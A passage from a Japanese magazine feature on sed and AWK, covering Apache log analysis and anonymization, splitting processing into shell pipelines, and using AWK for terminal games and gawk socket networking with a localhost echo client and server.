修正されたログから平均レスポンスタイムを抽出し合計や平均を求めるには**図15**のようなワンライナーを実行します。**図14**のようにログフォーマットを設定すると、各リクエストに対するレスポンスタイムは最後のフィールドに記録されます。それをAWKで取り出すには、「$NF」を使用します。1行ずつログを読み込みながら合計(sum)と行数(count)を計算し、全行読み込みが完了したら平均をもとめ、さらに1000で割って単位をm秒に変換します。正常なリクエストに絞ってレスポンタイムを求めるには、レスポンスコードが200のログだけ抽出すよう、条件式($9 == 200)を加えます。条件を変えたり、算出方法変えれば、レスポンスタイムが遅いものをURLやアクセス元ごとに表示できます。

データのアノニマイズ

ログをほかの部門に渡したり、社外に送付したりする場合、そのまま送付すると個人情報や企業情報の漏えいにつながるほか、機密情報の

注4) Web一画面の更新に、画像やHTMLなど複数のリクエストが発生するため、単一URLのレスポンスタイムと、画面全単体の更新時間は一致しません。

▼図13　レスポンスコードごとの転送量

```
# awk ' { total[$9] += $10 } END {  for (x in total) { printf "Status code %3d : %9.2f
Kb\n", x, total[x]/1024 } } ' access_log
Status code 304 :    572.77 Kb
Status code 404 :   5106.29 Kb
Status code 500 :   2336.42 Kb
Status code 200 : 329836.22 Kb
Status code 206 :   4649.29 Kb
Status code 301 :    535.72 Kb
Status code 302 :     20.26 Kb
```

▼図14　Apacheのアクセスログにレスポンスタイムを追加

```
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" %D combined
```

※Apache 2.0以上で、access_logのフォーマットに「combined」を使用している場合。

%T　：レスポンスタイム(単位：秒)
%D　：レスポンスタイム(単位：マイクロ秒)

▼図15　平均レスポンスタイムの算出

```
・全レスポンス
# awk '{sum += $NF; count++}; END{print (sum/count)/1000}' access_log
615.21

・レスポンスコードが200のリクエストだけ
# awk '$9 == 200{sum += $NF; count++}; END{print (sum/count)/1000}' access_log
983.495
```

▼図16　アクセス元IPアドレスのダミー化

```
# awk 'function ri(n) {  return int(n*rand()); }  BEGIN { srand(); }  { if (! ($1 in
randip)) {  randip[$1] = sprintf("%d.%d.%d.%d", ri(255), ri(255), ri(255), ri(255)); }
$1 = randip[$1]; print $0  }' access_log
```

▼図17　リクエストURLのマスク

```
# awk -F\" '{ if ($2 ~ /admin/) { $2 = "XXXX";} print $0  }' access_log
26.61.26.247 - - [07/Jul/2013:19:58:59 +0100]  XXXX  200 5289  -   Mozilla/5.0
151.91.24.29 - - [07/Jul/2013:20:58:05 +0100]  XXXX  200 21984  -   DoCoMo/2.0
229.150.44.17 - - [08/Jul/2013:11:39:36 +0100]  XXXX  301 345  -   Mozilla/4.0
229.150.44.17 - - [08/Jul/2013:11:39:36 +0100]  XXXX  200 22158  -   Mozilla/4.0
117.107.209.228 - - [09/Jul/2013:05:31:20 +0100]  XXXX  200 228  -   MSIE 7.0
...
```

扱い義務に抵触することになります。ログを送付する場合、個人を特定し得る情報をマスクするような、アノニマイズ(匿名化)処理が欠かせません。

アクセス元IPアドレスのマスク

Webサーバにアクセスしたクライアントを特定できないよう、アクセス元IPアドレスをマスクするには、AWKを使って、第1フィールドを「XX.XX.XX.XX」といった文字列に置き換えます。

```
# awk '{ $1 = "XX.XX.XX.XX"; print $0 }' access_log
XX.XX.XX.XX - - [21/Jul/2013:18:15:18 +0900] ...
XX.XX.XX.XX - - [21/Jul/2013:18:18:23 +0900] ...
```

より厳重に、ダミーのIPアドレスに置き換えるには、**図16**のようなワンライナーを実行します。最初に「function ri(n) { ...}」でランダムな整数を返す関数を定義します。ri(n)は引数として受け取った整数を0以上1未満のランダムな数値で割り、商を整数化します。そのため引数として255を渡すと、255より小さな整数を返します。それを利用し、IPアドレスの形式になるようsprintf()でフォーマットを整え、アクセス元IPアドレスにあたる、ログの第1フィールド($1)と入れ替えます。一度ダミーアドレスを割り当てたIPアドレスは、ほかのログでも同じダミーアドレスを使うよう、randip[]連想配列に代入しておきます。最後にマスクされた情報でログを出力するよう「print $0」を実行します。

リクエストURLのマスク

ログ中のURLも機密情報として扱う場合があります。リクエストされたURLをマスクするには、**図17**のようなワンライナーを実行します。リクエストラインを取得する「awk -F\" '{print $2}'」を基本形に、条件式に「if ($2 ~ /admin/)」を加え、URLの中に「admin」に一致する文字列があると、リクエストラインを「XXXX」に置き換え、最後に「print $0」でマスクされたログを出力します。

おわりに

いかがだったでしょうか。駆け足でsed/AWKを利用したいくつかのログ処理の方法について紹介しました。このテクニックが使えるのはログに限りません。工夫次第でいろいろ応用ができますので参考にしてください。SD

・参考にしたWeb

「y-kawazの日記」http://d.hatena.ne.jp/y-kawaz/20110713/1310532417
「The Art of Web」http://www.the-art-of-web.com/system/logs/#.Ud5ZYRazjWG
「A day in the life of...」http://www.adayinthelifeof.nl/2010/12/11/sed-awk-examples/

第4章 ベテランが教えるsed/AWK

Part 2 シェルスクリプトから見たsedとAWK

Writer 上田 隆一（うえだ りゅういち）／USP友の会／産業技術大学院大学／Twitter@ryuichiueda

ここまでsedとAWKでできることをいろいろと紹介してきました。しかし、やりたい処理のすべてをsedだけ、あるいはAWKだけで実現していると苦労する場合もあります。UNIX環境ではsed、AWKとその他のコマンドを適材適所で組み合わせて使い分けることが重要です。本Partではその実践的なノウハウを解説します。

はじめに

後ろのほうで「開眼シェルスクリプト」を連載している上田です。最近の開眼シェルスクリプトでは、OS寄り、インフラ寄りの場面で使われることの多いシェルスクリプトを、かつてのようにテキスト処理やCGIまで幅広く使う方法を紹介しています。

細かいテキスト処理を扱っていることから、連載には、sedとAWKが頻繁に登場します。普通のコマンドでできないような処理が発生すると、たいていの場合、こいつらが出てきます。ほかの多くのコマンドは、UNIXのものらしく単機能で作られていますが、sedとAWKは単機能ではなく、良くも悪くもシェルスクリプトの中で十徳ナイフのような役割を果たします。

たとえば、某大人気表計算ソフトから数字のかたまりを取ってきてHTMLのtable[注1]にしたいとすると、ExcelからVimの画面にコピーしてファイルを作り、**図1**のようにテキストをこ

注1）本当はTeXの表にしたいのですが、使える人がそれほどいないのでHTMLで。

▼図1 AWK（gawk）とsed（gsed）でHTMLのtableを作る

```
Excelからコピー&ペーストしてファイルを作る
$ cat hoge
1    2    3
4    5    6

ワンライナー実行（使い捨てワンライナーなので無理して読まないこと!）
$ cat hoge |
gsed -e 's;\t;</td>\n<td>;g' -e 's;^;<tr>\n<td>;' -e 's;$;</td>\n</tr>;' |
gsed 's/<td/\t\t&/' | gsed 's;</*tr;\t&;' |
gawk 'BEGIN{print "<table>"}{print}END{print "</table>"}'
<table>
    <tr>
        <td>1</td>
        <td>2</td>
        <td>3</td>
    </tr>
    <tr>
        <td>4</td>
        <td>5</td>
        <td>6</td>
    </tr>
</table>
```

COLUMN Macでsedと AWKを使うときの注意点

筆者がこの手の記事を書くときは、なるべくMac(OS X)を想定環境としています。GUIアプリ(おもに某オフィス製品)と端末をシームレスに行ったり来たりできるので、互いの良いとこ取りをできるという点で優れています。コマンドラインの良さも余計に際立ちます。

ただしMacの場合、ほかの環境(とくにLinux)と比べるといろいろと違いがあります。上記の積極的な理由からMacを使っていますが、原稿を書く際にはその違いを説明せねばならず、いつも面倒な思いをしています。

ここに最低限の差異を述べておくと、**図1、2**では、gsed、gawkを使っていますが、それぞれGNU sed、GNU awkで、Linuxでsed、awkとして使えるものと「ほぼ」同等です。「ほぼ」というのは、Ubuntuだとnawkというのがawkの正体だったり、CentOSならGNU awkがawkだったり、Linux内でも違いがあるからです。

Macのデフォルトのsed、awkは微妙に気が利きません。とくにsedに関しては改行などの処理が簡単にはできず、やれることが半減するのでぜひGNU sedを使ってください。

gsed、gawkは、MacPorts、Homebrewでをインストールすると使えます。下記は、Homebrewの場合のインストール方法です。

```
$ brew install gawk gnu-sed
```

▼図2　手持ちのテキストファイルをCSVにする

```
$ cat data
山田,上田ペア 123
濱田,鎌田ペア 456
シフトJISのcsvデータにする
$ cat data | gsed 's/^/"/' |
gsed 's/$/"/' | gsed 's/ /","/g' | nkf ➥
-sLwx > data.csv
確認
$ nkf -w data.csv
"山田,上田ペア","123"
"濱田,鎌田ペア","456"
Macだとopenコマンドで関連するアプリが開く
$ open data.csv
(某表計算ソフトが立ち上がる)
```

ねくりまわします(gsedとgawkについてはコラム参照)。エディタの置換機能でやってもいいのですが、筆者の場合、改行がからむ置換の方法をどうしても忘れてしまうので、ワンライナーでやってしまいます。

逆に、端末で表を作って某大人気表計算ソフトに移すには、**図2**のようにします。

このように、仕事の最中にテキストにちょっとした変換をかけたいとき、sedとAWKを覚えておくと、片手間で済んでしまうことが少なくありません。

sedとAWKはこまかく刻んで使いましょう

この記事のお題は「シェルスクリプトから見たsedとAWK」です。sedやAWKは、1つのコマンドで多くのことができますが、シェルスクリプトやシェル上でsedとAWKを使用すると、処理をパイプで分けることができます。つまり同じ処理をするにしても、シェルスクリプトの中に1個2個の巨大なAWKのコードを書くこともできれば、処理を刻みに刻んでawkコマンドを100も200も書くこともできます。本稿ではこの点について、しつこく論じてみようかと考えています。

筆者の場合、sedとAWKは、シェルスクリプトで使うコマンドとしてしか使っていません。そしで、できるだけほかのコマンドと同様、1つのawkやsedコマンドで行う処理を、なるべく少なく単機能に制限し、パイプで数珠つなぎにしていきます。

この方法には、2つの大きな利点があります。

・処理の高速化が可能
・処理のアウトソーシングが可能

順番に説明します。

処理の高速化

これはすでに連載で扱った話題ですので手短に説明します[注2]が、パイプにデータが流れている限りは、コマンドは全部並行して動きます。各コマンドの処理の負荷が同じくらいなら、CPUを使い切るか、全部のコマンドがCPU負荷100%で動きます。この話はおもしろくて、年配の人はパイプやプロセススケジューラがそんなに効率的よく動くと考えておらず、若い人はそもそもパイプをあまり使わないので、どっちの世代にもウケます。

いや、ウケるかどうかはどうでもよいので、**図3**に例を1つお見せしてこの話は終わりにします。CPUコアが2つしかない筆者のMacBook Airでも、同じ処理をコマンドを分けて書いたほうが早く終わる現象が確認できます。

プロセス管理、プロセス間通信はOSの威信に関わるような基礎機能であり、これまで常に改良が進んできました。これからも増え続けるCPUコア数に対し、改良されることが期待できます。したがってパイプによる並列処理は積極的に使うべきですが、べつに積極的にならなくてもシェルでコマンドをいじっていれば自然に使えるでしょう。

処理をアウトソーシング

「処理をアウトソーシング」とは何のことかと思われるかもしれませんが、AWKのコードで例を1つお見せします。

たとえば**図4**の入力に対し、「1列目の数字のカンマを取って2列目の数字とかけ算し、絶対値の大きい順に上位3位まで数字を出力する」という処理をAWKで書いてみましょう。

まず、**図5**のようなコードを書きました。ちゃんと動きます。

しかし、です。カンマを取るのにわざわざgsubという関数を呼び、絶対値をとるのに三項演算子を使うくらいなら、**図6**のようにtrで前処理してカンマと符号を取ってしまうほうが

注2）本誌2012年8月号の「開眼シェルスクリプト（第8回）」を参照。

▼図3　sedの処理を分割したときの高速化効果

```
1から1千万の数字の0,1,2を漢字に変換する処理
$ time seq 1 10000000 |
sed -e 's/1/壱/g' -e 's/0/零/g' -e ➥
's/2/弐/g' > /dev/null

real    0m24.216s
user    0m27.380s
sys     0m0.093s
同じ処理を3つのsedに分ける
$ time seq 1 10000000 |
sed 's/1/壱/g' | sed 's/0/零/g' | ➥
sed 's/2/弐/g' > /dev/null

real    0m16.451s
user    0m49.502s
sys     0m0.279s
```

▼図4　入力するテキスト

```
$ cat data
-921,231    3
  21,131   12
   -1121 -124
 121,129   14
   1,183  120
```

▼図5　AWKだけで記述したコード

```
$ cat top3-1.awk
#!/usr/local/bin/gawk -f

{
    gsub(/,/,"",$1);
    num = $1*$2;
    mat[NR] = num>0?num:-num;
}
END{
    asort(mat);
    for(j=NR;j>=NR-2;j--){
        print mat[j];
    }
}
$ cat data | ./top3-1.awk
2763693
1695806
253572
```

▼図6　trで前処理

```
$ cat data | tr -d ',-'
921231    3
  21131   12
   1121 124
 121129   14
   1183  120
```

▼図7　前処理をしておくとコードが短くなる

```
$ cat top3-2.awk
#!/usr/local/bin/gawk -f
{ mat[NR] = $1*$2 }
END{
    asort(mat);
    for(j=NR;j>=NR-2;j--){
        print mat[j];
    }
}
```

▼図8　コマンドとAWKを併用して書いたワンライナー

```
$ cat data | tr -d ',-' |
gawk '{print $1*$2}' | sort -nr | head ➪
-n 3
2763693
1695806
253572
```

▼図9　sedとAWKで各コマンドの代用をコーディング

```
$ cat data | sed 's/[,-]//g' | gawk ➪
'{print $1*$2}' |
gawk '{a[NR]=$1}
END{asort(a);for(i=NR;i>=1;i--){print ➪
a[i]}}' |
gawk 'NR<=3'
```

楽でしょう[注3]。このような入力なら、AWKのコードは**図7**のように短くなります。

しかし、まだ面倒です。まだENDの処理が長い。だいたいソートは誰でも知っているsortコマンドでもできます。上位3位というのもheadでできるでしょう。

結局、top-3-1.awkは、**図8**のようなワンライナーで済んでしまうのでした。AWKにしかできないのはせいぜい計算だけでした。

この処理はおそらく、どの言語で書いてもシェル上のワンライナーよりは長くて面倒なものになってしまうでしょう。おもしろいことに、**図8**のgawk以外のコマンドを知らなくても、sedとAWKを知っていたら、**図9**のように各コマンドを置き換えてしまうことができます。これもほかの言語でやると、耐えられないくらい長くなってしまいます。

比喩なので正確ではありませんが、筆者の感覚では、パイプでコマンドを数珠つなぎしていくときの楽さについては、「AWKが鈍行、sedが急行、ほかのコマンドが特急か飛行機」くらいに考えています。AWKを使うのは入出力の整形部分と計算くらいにとどめておくほうが良いというのが筆者の考えです。sedとAWKの特集なのにAWKを鈍行呼ばわりとは何事かというところですが、鈍行がないと行けないところだらけになってしまうので鈍行はとても大事です。ワンライナーやシェルスクリプトの中で、AWKは小回りを保証する一番重要なコマンドであると言えます。

実践! 刻みAWK＆刻みsed

さて、後半は長いAWKやsedのコードをどう刻めばよいか、具体例を示していきます。これができたらワンライナーにおいてはミスが減り、シェルスクリプトは読みやすいコードになることでしょう。

処理したいデータを掃除してから入力

これは先ほどカンマ、マイナスの記号をtrで削除した例でも示しましたが、データを入力する前になるべく処理しやすく加工しておくというテクニックがあります。

注3）trで指定した文字列`,-`ですが、これを`-,`と逆に書くと、たとえば`-d`や`--help`のようなオプションと解釈されて動きません。ただし、`tr -d -- '-,'`のように前に「もうオプションはない」という意味の`--`を書くと動きます。ほかの多くのコマンドでも`--`が使えます。

一番簡単な例は、

```
$ echo {1..10}
1 2 3 4 5 6 7 8 9 10
```

という入力のそれぞれに2をかけたかったら、

```
$ echo {1..10} |
awk '{for(i=1;i<=NF;i++){printf $i*2 " "
"};print ""}'
```

とは書かずに、

```
$ echo {1..10} | tr ' ' '\n' |
awk '{print $1*2}' | xargs
2 4 6 8 10 12 14 16 18 20
```

と、一度trで縦に並べてから計算してxargsで戻してやったほうがミスしにくいです。シェルスクリプトにして比較しても、ごついfor文が登場するのと、淡々とコマンドが並べてあるのでは読みやすさが違います。比較のために**図10**を示します。

今度はsedの例ですが、たとえば次の郵便番号リストで、ハイフンがついていないものに付けてやるという処理を考えます。

```
$ cat zip
1234312
101-1101
123-1101
9939989
```

▼図10　AWKのコードを控えめにするとコードが読みやすい

```
$ cat multi.sh
#!/bin/bash

#awkだけ
echo {1..10}        |
gawk '{for(i=1;i<=NF;i++)\
{printf $i*2 " "};print ""}'

#折り返す
echo {1..10}        |
tr ' ' '\n'         |
awk '{print $1*2}'  |
xargs
```

これもsedを使えば拡張正規表現を使い、

```
$ cat zip | gsed '/^[0-9]\{7\}$/s/^...
/&-/'
```

のように処理できますが、はっきり言って小賢しいです。次のように前処理でハイフンを除去し、ハイフンを入れ直せば十分でしょう。

```
$ tr -d '-' < zip | sed 's/^.../&-/'
123-4312
101-1101
123-1101
993-9989
```

これらのテクニックは、

- 条件分岐が起きそうなら起きないように前処理をする
- 多くのコマンドは行単位で処理を行うのでそれに入力を合わせる

というように一般化できます。

レコードに中間情報を書き込む

本当にやりたい処理がややこしいとき、いったん処理対象に目印を付けたり、計算途中のデータを書き込んでから、あとのコマンドで処理するという方法があります。

たとえば、**図11**のテストの点数リストから、

- 60点以上なら単位を与える
- ただし、必修Aと必修Bの合計が140点以上なら必修A、Bともに単位を与える

という条件で単位数を数えてみます。

▼図11　テストの点数リスト

```
$ cat test_result
番号 必修A 必修B
001     45    80
002     64    70
003     58    83
004     70    60
```

▼リスト1　処理を2段階に分けて、コメントも2段階に分ける

```
###単位の計算###
tail -n +2 test_result                                    |
#$4に60点以上の科目の単位数を入れる
gawk '{p=($2>=60)?1:0;p+=($3>=60)?1:0;print $0,p}' |  ←①
#2教科の合計が140点なら2単位を認める
gawk '{$4=($2+$3>=140)?2:$4;print}'  ←②
```

SIerが扱う業務ロジックはこの手の条件分岐のオンパレードなのですが、AWKの長いワンライナーをシェルスクリプトに埋め込むわけにはいきません。**図12**のようなコードがシェルスクリプト中にひょっこり現れたら、おそらく読んでいる人は家に帰りたくなることでしょう。

このような処理は本質的に面倒ですので単純化には限界がありますが、少なくとも処理を分けてひとつひとつの問題を軽くすることはできます。**リスト1**-①のawkのようにまず普通に単位の計算をし、計算した値をレコードの後ろ(4列目)にくっつけて出力します。その後、**リスト1**-②のawkで2科目が140点以上なら4列目を2と書き換えます。

このような書き方をすると、①のawkは計算途中のデータを単にパイプに突っ込めばよくなります。②のawkも何も下準備しなくてもただ$4に中間データがセットされているのを使えばよいのですから、非常に省エネです。

1つのawkの中で変数をこねくり回すより、この省エネシステムを活かしましょう。さっさと標準出力に途中の計算結果を吐いてしまって頭をリセットし、続きを別のawkでやるほうが書いている人間は楽です。

リスト1ではコメントも入れていますが、キリのよいところで処理を切った結果、ほぼ単位計算の定義の作文と同じ処理の流れになっているのがわかります。コード自体はまだややこしいのですが、ここまで歯切れよくコメントが書いてあれば、書き直すとき以外はコードを読まなくてもよいでしょう。読み手にとっても、処理を刻んだほうがいいのです。

▼図12　1つのAWKですべてをやってしまうコード

```
単位の計算
$ tail -n +2 test_result |
単位を数える。足して140のときは単位数を2にする
gawk '{p=0;if($2>=60){p++}if($3>=60){p++}\
if($2+$3>=140){p=2};print $0,p}'
001     45    80 1
002     64    70 2
003     58    83 2
004     70    60 2
```

終わりに

sedとAWKについて、シェルスクリプトから使うときのコツについて述べました。主張したことはかなり単純です。シェルスクリプト、ワンライナー中では、

- 長いAWKやsedのコードを書かず、細かく分けて記述すること
- AWKやsedへの入力は事前に別のコマンドで掃除すること

という2点だけ、波状攻撃のようにしつこく言ってきました。

とは言え、これは少し使える人に対してのメッセージで、sedとAWKをほとんど使ったことのない人は、まずは使えるようになっていただきたいです。少し慣れたら「UNIX環境って便利だな」と実感できるはずです。

最後に宣伝ですが、USP友の会では、偶数月に「シェル芸勉強会」と称し、初心者から上級者までワンライナーまみれになる会を行っていますので、ご興味のある方はぜひご参加ください。SD

第4章 ベテランが教えるsed/AWK

Part 3 AWKプログラミングの深層

Writer 田窪 守雄(たくぼ もりお)／takubo.morio@gmail.com／TwitterID：@takubo_morio

AWKは、あらゆる用途に用いることができるプログラミング言語です。本Partでは、実装独自の拡張も使いつつ、テキスト処理にとどまらない汎用プログラミング言語としてのAWKについてお話しします。

はじめに

どうも世間では、AWKはテキスト処理のための**コマンド**であると思われているようです。しかし、実際のところAWKは、あらゆる用途に用いることができる**プログラミング言語**なのです。

たとえば、log、sin、atan2などの関数が標準で用意されていることから、AWKを数値計算に使えそうだということは容易に想像できるのではないでしょうか。筆者も仕事[注1]で、AWKを数値シミュレーションなどに使っていますが、AWKでできることはそれだけではありません。本Partでは、テキスト処理以外の用途で、いくつかのAWKの実際の使い方について紹介します。

AWKで端末プログラミング

端末で動作するマインスイーパーを作る

AWKは通常、端末上で実行されます。そこで、本Partの最初はAWKによる端末プログラミングを行ってみます。ここではAWKで書かれたAwkMineという端末上で動作するマインスイーパを例として取り上げ、AwkMineに必要な各機能をどのように実現するかについて解説していきます。

図1がAwkMineを実行している様子です。1文字が1つのセルに相当し、それぞれの文字の意味は**表1**のとおりで、操作方法は**表2**のとおりです。

リアルタイムキー入力

まずは、キー入力です。AWKはgetlineでユーザからの入力を読み込めますが、getlineではユーザがEnterキーを押すまでAWKに入力内容が伝わりません。しかし、AwkMineでは、ユーザがキーを押した瞬間にカーソルを移動するというような動作を行わなければなりません。

▼図1　端末上でAwkMineを実行している様子

▼表1　AwkMineの各セルの文字の意味

文字	意味
X	まだ開けてないセル
-	開けたが地雷がなかったセル(隣接するセルに地雷はない)
数字(1～8)	開けたが地雷がなかったセル(数字は隣接するセルにある地雷の数)
F	旗を立てているセル
*	地雷(図1中にはない)

注1）いわゆる組み込み系プログラマというのをやっています。

AWK単体ではそのような処理は行えませんので、外部コマンドのsttyとddを呼び出します。

それでは実際に試してみましょう。**リスト1**を実行して何かキーを押してみてください。キーを押した瞬間に画面への出力が行われるはずです(**図2**)。なお、このプログラムは[q]キーを入力することで終了するようにしてあります。

リスト1の11行目のsttyは端末の設定を変更するコマンドです。通常、端末ではバッファリングが行われており、入力した文字は[Enter]キーを押すまで端末上で動作しているプログラムには送られません。このバッファリングのおかげで、入力した文字に誤りがあった場合などに修正するということができますので、通常は便利なものです。しかし、今回のようにリアルタイムにキー入力を処理したい場合には、

▼表2　AwkMineの操作方法

キー	動作
h	カーソルを左に移動する
j	カーソルを下に移動する
k	カーソルを上に移動する
l	カーソルを右に移動する
g	カーソルを最上行に移動する
G	カーソルを最下行に移動する
0	カーソルを最左列に移動する
$	カーソルを最右列に移動する
スペース	カーソルがあるセルを開く
f	カーソルがあるセルに旗を立てる／降ろす(トグル動作)
q	AwkMineを終了する

▼図2　get_key.awkを実行

```
$ awk -f get_key.awk
You hit [ h ].
You hit [ j ].
You hit [ Enter ].
You hit [ Space ].
You hit [ Tab ].
You hit [ Escape ].
You hit [ z ].
You hit [ x ].
You hit [ q ].
exit...
$
```

▼リスト1　get_key.awk

```
 1:#!/bin/awk -f
 2:function getkey(    dd_cmd, key) {
 3:    # ddコマンドを使って、押されたキーを取得する
 4:    dd_cmd = "dd bs=1 count=1 2>/dev/null"
 5:    dd_cmd | getline key
 6:    close(dd_cmd)    # 1キー取得したらcloseする
 7:    return  key
 8:}
 9:
10:BEGIN {
11:    system("stty raw -echo")    # 端末のバッファリングとエコーをOFFにする
12:
13:    for ( ; ; ) {
14:        key = getkey()          # 押されたキーを取得
15:
16:        # 見えない文字の場合は、ここで文字列に変換する
17:        if (key == "\n" || key == "\r") key = "Enter"
18:        else if (key == " ") key = "Space"
19:        else if (key == "\t") key = "Tab"
20:        else if (key == "\033") key = "Escape"
21:
22:        print "You hit [", key, "]."    # 押されたキーを表示
23:        # 端末の設定を変えているので、カーソルを行頭に戻すために\rを出力
24:        printf "\r"
25:
26:        if (key == "q") exit 0    # 押されたキーが'q'なら終了
27:    }
28:}
29:
30:END {
31:    # 終了前に端末の設定をもとに戻す(バッファリングとエコーをONにする)
32:    system("stty cooked echo")
33:    print "exit..."
34:}
```

このバッファリングが邪魔になります。

また、端末にはエコーという機能もあります。これは、入力した文字が端末に表示される機能ですが、このおかげで入力した文字を確認しながら編集できるのでこれも通常は便利なものです。しかし、キーを入力するごとにその文字が画面に表示されていては画面がめちゃくちゃになってしまいますので、AwkMineでは邪魔になります。

そこで、バッファリングとエコーを無効にするためにsttyコマンドを使います。プログラムのはじめにsystem関数でsttyコマンドを呼び出すことで、端末のバッファリングとエコーを無効にします。sttyコマンドにrawオプションを付けることでバッファリングが無効になり、-echoオプションを付けることでエコーが無効になります。

次に、実際にユーザが入力したキーを取得するのにはパイプ経由で、ddコマンドを使います。ddは標準入力から標準出力にデータをそのまま転送するコマンドです。そのため、ddコマンドの標準出力をパイプでAWKに向けることで、キーボードからの入力をAWKに取り込めます。1つのキー入力は1バイトですので、4行目では bs=1 count=1 というオプションを指定することで、1バイトだけ転送しています。また、ddからの余分なメッセージが画面を汚さないように、標準エラー出力を捨てています。

プログラム終了前にはsttyを再度呼び出し、端末の設定をもとに戻しています。26行目でBEGINブロック内でexitしているので、一見ENDブロックの処理は行われないように見えますが、AWKではexitを行うとENDブロックが実行されます[注2]。

なお、AWKが異常終了したときなど、ENDブロック内のsttyコマンドが実行されなかった場合、端末がおかしくなります。そのときは、Ctrl－Jを押した後、“stty sane”と入力して、もう一度Ctrl－Jを押してください。入力した文字も端末に表示されないと思いますが、とにかく上記のように入力してください。これで、端末はまともに使える状態に戻るはずです。

画面の制御

AwkMineでは端末上の任意の位置に文字を表示したり、カーソルを自由に動かしたりせねばなりません。これは、エスケープシーケンスという端末制御用文字列を端末に送ることで実現しています。どうやって端末に送るのかというと、単にprintfなどで表示すれば良いだけです。文字列を表示するというのは、文字列を端末に送ることだからです。実際にやってみます。

端末で、

```
$ awk 'BEGIN{printf "\033[2J"}'
```

と実行すると、"\033[2J"という文字列が表示される代わりに画面が消去されるはずです。これは、"\033[2J"という文字列が画面を消去するエスケープシーケンスだからです。エスケープシーケンスにはこのほか、表示する文字や背景の色や属性（太字や下線）を指定する命令、カーソルを移動する命令などがあります。いくつかのエスケープシーケンスをAWKから使う例を

注2）ENDブロック内でexitした場合には、再度ENDブロックが呼ばれることはありませんので、無限ループに陥る心配はありません。

▼表3　AWKでエスケープシーケンスを使う例

エスケープシーケンスの使い方の例	動作
printf "\033[2J"	画面を消去する
printf "\033[%d;%dH", r, c	カーソルをr行目のc桁目に移動する
printf "\033[%dA", n	カーソルをn行上に移動する
printf "\033[01m"	文字を太字にする
printf "\033[41m"	文字色を赤にする

表3に示します[注3]。

まとめ

紙幅の都合上AwkMine全体のソースは掲載できませんので、ほかのサンプルコードと合わせて本誌のサポートサイト[注4]よりダウンロードできるようにしてあります。

AwkMineではユーザがキー入力を行うまで待ち続けるようになっていますが、タイムアウト付きキー入力を行う方法もあります。タイムアウト付きキー入力を使えば、AwkMineに時間のカウントアップ機能を付けることができます。

本節の内容を応用すれば、AWKでviのようなエディタやVisiCalcのような表計算ソフトを作ることもできるでしょう。

gawkでネットワークプログラミング

GNUによるAWK実装であるGNU AWK(gawk)では、ソケットによるネットワーク通信を行うことができます。本節では、gawkによるネットワークプログラミングについて解説します。

簡単なクライアント／サーバシステムを作る

さっそくですが、gawkで簡単なクライアント／サーバシステムを作って、TCP/IPによる通信を行ってみます。

ここで作るクライアントとサーバは、それぞれ次のような動作をします。クライアントは、標準入力から読み込んだ内容を行単位でサーバへそのまま送信します。サーバは、受信した文字列の行頭に" - "を付けて標準出力へ書き出します。**リスト2**のserver.awkがサーバのコード、**リスト3**のclient.awkがクライアントのコードです。

実行するには、端末を2つ立ち上げます。まず、一方の端末でserver.awkを実行すると、"listening..."と表示されてサーバが待ち受け状態になります。次に、もう一方の端末でclient.awkを実行して、その端末で適当に文字列を入力してみてください。改行すると入力した文字列がサーバに送られて、server.awkを実行している端末にその文字列が表示されます。

注3) この例ですべてprintfを使っているのは、エスケープシーケンスのあとに余分な改行を出力したくないからです。ORSを空文字列に設定すれば、printでも改行は出力されなくなります。

注4) http://gihyo.jp/magazine/SD

▼リスト2　server.awk

```
 1:#!/usr/bin/gawk -f
 2:BEGIN {
 3:    net = "/inet/tcp/8080/0/0"    # 待ち受けポートは8080番
 4:
 5:    for ( ; ; ) {
 6:        print "listening..."
 7:
 8:        while (net |& getline recv > 0)    # 1行受信
 9:            print " - " recv               # 受信した文字列を端末に表示
10:
11:        close(net)    # コネクションを閉じて、次のクライアントを待ち受ける
12:    }
13:}
```

▼リスト3　client.awk

```
1:#!/usr/bin/gawk -f
2:{
3:    # 標準入力から読み込んだ内容をサーバへそのまま送信
4:    # 接続先はlocalhostの8080番
5:    print $0 |& "/inet/tcp/0/localhost/8080"
6:}
```

Ctrl-Dで EOF(End Of File)を入力すると、クライアントはコネクションを切断して終了しますが、サーバは再び待ち受け状態に戻りますので、もう一度クライアントを起動すれば再度通信を行えます。**図3**、**図4**が実行している様子です。なお、サーバはCtrl-Cで終了してください。

gawkのネットワーク機能の使い方

では、server.awkとclient.awkを参考にしながら、gawkのネットワーク機能の詳細な使い方を解説します。

双方向パイプ

server.awk、client.awkとも、通常、AWKのプログラムでは見られない「|&」という演算子が使われています。

この「|&」は、gawk独自の「双方向パイプ」と呼ばれる演算子で、名前のとおり本来は外部コマンドと双方向パイプ経由で通信するために使用します。使い方は通常のパイプ演算子「|」と同様で、print、printfで相手の標準入力に書き込み、getlineで相手の標準出力から読み出します。パイプ演算子との違いは、1つのコマンドに対して、書き込み、読み出しの両方が可能な点です。

図5は双方向パイプを使って外部コマンドと通

▼図3　通信を実行(サーバ)

```
$ gawk -f server.awk          ←①サーバを起動
listening...                  ←②待ち受け状態
 - Hello.                     ←⑤クライアントから送られて来た文字列を表示している
 - こいつ動くぞ！
 - AWKはよいものだ……
listening...                  ←⑦サーバは再度待ち受け状態になる
 - 1                          ←⑨seqコマンドの出力がここに表示される
 - 2
 - 3
 - 4
 - 5
listening...
^C                            ←⑩Ctrl-Cでサーバを終了
$
```

▼図4　通信を実行(クライアント)

```
$ gawk -f client.awk          ←③クライアントを起動
Hello.                        ←④文字列を入力して改行すると……
こいつ動くぞ！
AWKはよいものだ……
^D                            ←⑥Ctrl-DでEOFを入力して、通信を終了
$ seq 5 | gawk -f client.awk  ←⑧今度は、seqの出力を送信する
$
```

▼図5　双方向パイプを使った外部コマンドとの通信

```
$ awk 'BEGIN {
    num = 2 ^ 200
    print num

    cmd = "bc"
    print "2 ^ 200" |& cmd       # bcの標準入力へ書き込み
    cmd |& getline num           # bcの標準出力から読み込み
    print num
}'
1606938044258990275541962092341162602522203000000000000000000000  ←awkでは有効桁が足りていない
1606938044258990275541962092341162602522202993782792835301376     ←bcなら正しく計算できている
$
```

信している例です。ここではbcコマンドと通信をしており、AWKでは有効桁が足りない計算をbcコマンドに計算させて結果を取得しています。

スペシャルファイル

双方向パイプの通信相手に、外部コマンドの代わりに「スペシャルファイル」と呼ばれる文字列を指定すると、ソケットによるネットワーク通信が行えます。スペシャルファイルというのは、server.awkの3行目やclient.awkの5行目で使われている、以下のようなスラッシュ区切りのフィールドで構成された文字列です。

```
